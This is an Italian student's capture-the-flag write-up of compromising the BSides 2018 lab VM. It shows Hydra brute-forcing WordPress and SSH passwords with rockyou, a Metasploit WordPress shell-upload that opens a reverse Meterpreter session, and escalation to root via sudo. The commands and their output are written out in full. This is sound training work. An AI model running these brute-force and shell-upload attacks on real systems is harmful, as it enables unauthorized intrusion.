[ATTEMPT] target 192.168.56.103 - login "john" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
```


Comando di Hydra

```
[ATTEMPT] target 192.168.56.103 - login "john" - pass "megan1" - 2541 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.56.103 - login "john" - pass "jimmy1" - 2542 of 14344399 [child 12] (0/0)
[80][http-post-form] host: 192.168.56.103   login: john   password: enigma
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-17 14:46:27
```

Risultato del cracking

Una volta dentro al sito come John ci sono svariate possibilità.

(nota per il prof Castelli. Facendo ricerche su ricerche integrate con l'aiuto di chat GPT, andavo a finire sempre nel caricare delle righe di codice php o l'ausilio di venom nel sito per manometterlo. Non avendo studiato php o visto venom mi sono arrangiato con le mie conoscenze acquisite all'interno del corso. Spero che gradisca)



Screen dell'accesso al sito tramite le credenziali di John

Noi scegliamo di appoggiarci su metasploit che colmerà le nostre incompetenze facendogli caricare un file php malevolo al nostro posto non essendo in grado di scriverne uno. Quindi mi metto alla ricerca di un qualche exploit che possa fare al caso mio.

Ho provato ad avviare una sessione meterpreter con metasploit senza successo. Le uniche informazioni che sono riuscito ad ottenere sono informazioni del sistema e non altro

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Authenticating with WordPress using john:enigma ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/lmkIvfSaRL/XmMTbmbSyw.php ...
[*] Sending stage (40004 bytes) to 192.168.56.103
[+] Deleted XmMTbmbSyw.php
[+] Deleted lmkIvfSaRL.php
[+] Deleted ../lmkIvfSaRL
[*] Meterpreter session 2 opened (192.168.56.104:4444 → 192.168.56.103:55880) at 2025-06-19 15:08:40 +0200
```

```
meterpreter > sysinfo
Computer     : bsides2018
OS           : Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
Meterpreter : php/linux
```

A questo punto, scoraggiato lascio in disparte la porta http e passo a dare un occhio alla porta 22.

1.3) Porta 22 – SSH

La porta 22 – SSH è la secure shell che permette di collegarsi da remoto ad un dispositivo.

La prima cosa che provo a fare è tentare una connessione:

```
┌──(kali㉿kali)-[~]
└─$ ssh 192.168.56.103
kali@192.168.56.103's password:
Permission denied, please try again.
kali@192.168.56.103's password:
```

Vedo che mi chiede una password e tento con la stessa della porta 21, anonymous ma niente da fare.

Provando la password della ftp mi ricordo del file trovato al suo interno e provo a cambiare utenza di accesso andando in ordine di file.

```
┌──(kali㉿kali)-[~]
└─$ ssh john@192.168.56.103
john@192.168.56.103: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh abatchy@192.168.56.103
abatchy@192.168.56.103: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.56.103
anne@192.168.56.103's password:
Permission denied, please try again.
anne@192.168.56.103's password:
Permission denied, please try again.
anne@192.168.56.103's password:
anne@192.168.56.103: Permission denied (publickey,password).

┌──(kali㉿kali)-[~]
└─$ ssh doomguy@192.168.56.103
doomguy@192.168.56.103: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh mai@192.168.56.103
mai@192.168.56.103: Permission denied (publickey).
```

Come si può notare per “john”, “abatchy”, “doomguy” e “mai” richiede una chiave di accesso pubblica mentre per “anne” effettivamente mi chiede di inserire una password. Come da immagine ho provato diverse password immediate come **enigma, (lasciato vuoto)** e **admin** senza alcun successo. Quindi la prima idea venuta in mente è stata quella di riporre le mie speranze in hydra con un risultato inaspettato.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l anne -P /usr/share/wordlists/rockyou.txt -t 16 -v ssh://192.168.56.103
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Script usato per craccare una ipotetica password con hydra

```
[VERBOSE] Disabled child 14 because of too many errors
[VERBOSE] Disabled child 15 because of too many errors
[22][ssh] host: 192.168.56.103   login: anne   password: princess
[STATUS] attack finished for 192.168.56.103 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-19 15:30:10
```

Risultato di hydra

Contro ogni aspettativa mi ha dato un responso: **princess.**

Al primo tentativo di login, la macchina parte!!!

```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.56.103
anne@192.168.56.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jun 17 01:50:08 2025 from 192.168.56.104
anne@bsides2018:~$
```

Per prima cosa, mi metto a navigare all'interno della macchina per cercare file utili, senza trovar nulla a riguardo. Quindi il passo successivo è quello di ottenere i permessi da root.

Eseguo il comando **sudo** *su* e vedo che mi cambia subito da "**anne@bsides2018**" a "**root@bsides2018".**

```
Last login: Tue Jun 17 01:28:35 2025 from 192.168.56.104
anne@bsides2018:~$ pwd
/home/anne
anne@bsides2018:~$ ls
anne@bsides2018:~$ cd ..
anne@bsides2018:/home$ ls
abatchy  anne  doomguy  john  mai
anne@bsides2018:/home$ ls -a
.  ..  abatchy  anne  doomguy  john  mai
anne@bsides2018:/home$ cd abatchy
anne@bsides2018:/home/abatchy$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
anne@bsides2018:/home/abatchy$ cd
anne@bsides2018:~$ ls
anne@bsides2018:~$ pwd
/home/anne
anne@bsides2018:~$ cd ..
anne@bsides2018:/home$ ls
abatchy  anne  doomguy  john  mai
anne@bsides2018:/home$ cd abatchy
anne@bsides2018:/home/abatchy$ ls
```


Nell'immagine qui a sinistra si può notare di come mi sono messo girare un per la macchina.

In quella sotto io che faccio una escalation di privilegi per diventare root.

```
nne@bsides2018:~$ id
id=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
nne@bsides2018:~$ sudo -l
sudo] password for anne:
latching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

ser anne may run the following commands on this host:
    (ALL : ALL) ALL
nne@bsides2018:~$ ls /root
s: cannot open directory /root: Permission denied
nne@bsides2018:~$ sudo su
```

Alla fine eccola la, con due semplici comandi trovo la flag.



Considerazioni finali (BSides 2018)

La macchina senza ombra di dubbio è obsoleta, con servizi vecchi, porte non filtrare come la 21 e password troppo semplici. Basterebbe poco per migliorarla come aggiornare l'OS, implementare un firewall più moderno e dei requisiti password più complessi.

Considerazioni finali (personali)

Anche se la venuta dell'esercizio ha avuto successo, sono del tutto insoddisfatto della procedura che ho percorso. Mi sono sentito molto in difetto e ignorante soprattutto con le ricerche che facevo tra msfvenom, nikto, WPScan e php. Tutte cose di cui non sapevo niente e le ho evitate apposta perché volevo provare a cavarmela con le mie competenze è basta, competenze che in un caso reale non sarebbero state sufficenti.

Infatti la porta 80 alla fine si è dimostrata inutile per me non sapendo più cosa fare e così ho "buttato" 12h di ricerca sul da farsi.

Ho notato anche delle lacune sul corretto funzionamento di metasploit che mi ha mandato un po' in crisi tra i payload da usare (non capivo bene quale mi serviva in certe circostanze).

Per concludere il progetto mi ha divertito un sacco, per me fare questo "lavoro" è più un gioco che altro, ma d'altro canto non posso nascondere la delusione in me stesso nel aver avuto così tanta difficoltà in un progetto così semplice.